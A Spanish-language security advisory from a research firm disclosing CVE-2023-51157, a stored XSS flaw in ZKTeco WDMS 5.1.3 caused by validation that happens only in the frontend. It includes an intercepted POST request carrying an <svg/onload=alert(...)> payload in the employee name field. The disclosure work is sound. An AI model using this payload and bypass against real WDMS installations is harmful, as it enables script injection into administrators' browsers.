



RESEARCH

by Secure Soft Corp



SECURESOFT



www.securesoftcorp.com

1. Datos Básicos del Informe

Título: Análisis de la Vulnerabilidad XSS Persistente en ZKTeco WDMS 5.1.3: Implicaciones y Soluciones - CVE-.2023-51157

Investigador	CVE
Miguel Ángel Méndez Zúñiga	CVE-2023-51157


2. Resumen:

En este informe elaborado por el equipo de Research de Secure Soft, descubrimos una vulnerabilidad crítica de Cross-Site Scripting Persistente (XSS) en la plataforma ZKTeco WDMS 5.1.3 que expone a los usuarios y administradores del sistema a riesgos significativos. ZKTeco WDMS es un sistema de gestión de datos utilizado principalmente para controlar y gestionar el acceso de empleados y registros biométricos, popular en entornos de seguridad física y control de acceso.

Aprenderás cómo esta vulnerabilidad permite a los atacantes inyectar scripts maliciosos en los navegadores de otros usuarios, comprometiendo la seguridad de la plataforma. A través de un análisis técnico detallado, mostramos cómo los atacantes pueden interceptar y modificar los datos antes de enviarlos al servidor.

Este informe es esencial para administradores de sistemas, desarrolladores de software y profesionales de ciberseguridad que gestionan plataformas basadas en ZKTeco WDMS o sistemas similares, y buscan proteger sus sistemas de estas amenazas emergentes.

Ahora, procedemos a intentar modificar la información del empleado en el campo “Emp Name” (EName). Inicialmente, probamos con una carga útil pequeña; sin embargo, los resultados no fueron satisfactorios. Esto se debe a que el formulario se valida en la interfaz y la carga útil debe tener un máximo de 40 caracteres.




The image shows a web application interface for managing employees. The top navigation bar includes 'ZKTeco WDMs' and tabs for 'Device', 'Data', 'Log', and 'System'. The breadcrumb trail is 'Home > Employee >'. The main form is titled 'Employee' and contains various fields: PIN, Zone, Department, Emp Name (highlighted with a red box), Password, ID Card, Privilege (set to 'Normal'), Access Group, Access Timezone, Sex (set to 'Male'), Birthday (with 'Today | Now' options), Address, Postcode, Office phone, Home phone, Mobile, Nationality, and Title. 'Submit' and 'Return' buttons are at the bottom.

The browser's developer tools (Inspector) are open, showing the HTML structure of the 'Emp Name' field. The search results show the following code snippet:

```
<table> </table>
<!--Content overflow:auto-->
<div id="content" class="colM" style="overflow:hidden;padding-bottom:20px;margin-top: 35px; ">
<h1>Employee</h1>
<form id="id_edit_form" method="post" enctype="multipart/form-data" onsubmit="return SpcharFunction()">
  <table>
    <tbody>
      <tr> </tr>
      <tr> </tr>
      <tr> </tr>
      <tr>
        <th>
          <label for="id_EName">Emp Name:</label>
        </th>
        <td>
          <input id="id_EName" type="text" name="EName" value="" maxlength="40">
        </td>
      </tr>
    </tbody>
  </table>
</form>
</div>
</table>
```

Los resultados obtenidos al intentar inyectar cargas útiles en el formulario son los siguientes, lo que indica el comportamiento del sistema frente a estas pruebas de seguridad.




Ahora bien, la vulnerabilidad de este formulario radica en el hecho de que la información sólo se valida en el frontend, como se mencionó anteriormente. Sin embargo, esta validación no se realiza en el backend, lo que permite la posibilidad de interceptar la solicitud y modificar la información antes de enviarla.

```
Request
Pretty Raw Hex Hackvortor
1 POST /iclock/data/employee/4034/ HTTP/1.1
2 Host:
3 Content-Length: 1803
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0HlhSjuG0uqfbkHg
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.71 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http:// /iclock/data/employee/4034/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: es-419,es;q=0.9
13 Cookie:
14 Connection: close
15
16 ----WebKitFormBoundary0HlhSjuG0uqfbkHg
17 Content-Disposition: form-data; name="PIN"
18
19
20 ----WebKitFormBoundary0HlhSjuG0uqfbkHg
21 Content-Disposition: form-data; name="company"
22
23
24 ----WebKitFormBoundary0HlhSjuG0uqfbkHg
25 Content-Disposition: form-data; name="DeptID"
26
27
28 ----WebKitFormBoundary0HlhSjuG0uqfbkHg
29 Content-Disposition: form-data; name="EName"
30
31 <svg/onload=alert(document.location)>
32 ----WebKitFormBoundary0HlhSjuG0uqfbkHg
33 Content-Disposition: form-data; name="Password"

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 302 FOUND
2 Server: nginx/0.8.12
3 Date: Wed, 13 Dec 2023 19:29:04 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Language: en
7 Vary: Accept-Language, Cookie
8 Location: http:// /iclock/data/employee/
9 Pragma: no-cache
10 Cache-Control: no-store
11 Content-Length: 0
12
13
```

Después de enviar la carga útil, se puede observar cómo queda almacenada en el sistema, lista para ser ejecutada y mostrada en la vista del usuario, lo que demuestra la vulnerabilidad en el proceso de manejo de datos.



4. Conclusión: Al intentar modificar los datos de los empleados se revela una vulnerabilidad en la validación, que ocurre exclusivamente en el frontend. Esto permite la interceptación y modificación de información antes de enviarla al backend. La conclusión subraya la importancia de implementar medidas de validación más sólidas tanto en el frontend como en el backend para evitar posibles violaciones de seguridad.



SECURESOFT

PERÚ

LIMA

Av. Manuel Olguín 325, Piso 14.

Santiago de Surco. Lima 15023

Telf.: (+511) 711-2900

E-mail:

ventas@securesoftcorp.com

ECUADOR

QUITO

Martín Carrión E7-61 y Av

República, Edf. Titanium Plaza,

Piso 5, Ofic. 5-2.

Telf.: (+593) 2 241 4650

E-mail:

ventas_ec@securesoftcorp.com

MÉXICO

CDMX

Montes Urales 425, piso 1, Col.

Lomas de Chapultepec C.P. 11000,

Miguel Hidalgo, Ciudad de México

Telf.: (+55) 4762 1362

E-mail: ventas_mx@securesoftcorp.com

COLOMBIA

BOGOTÁ

Carrera 69, N° 25B - 44, Ofic. 502

Edificio World Business Port

Telf.: (+57) 300 761 26 84

E-mail:

ventas_co@securesoftcorp.com

GUAYAQUIL

Av. Del Bombero Km 6.5 Plaza

Comercial La vista San Eduardo

Ed 100 A, Ofic.710

Telf.: (+098) 438 8092

E-mail:

ventas_ec@securesoftcorp.com

GTD CHILE

SANTIAGO

Av. Del Valle 819, Huechuraba,

Región Metropolitana

Ciudad empresarial

Telf.: (+56) 9 6761 9001

E-mail: ventas@gtd.cl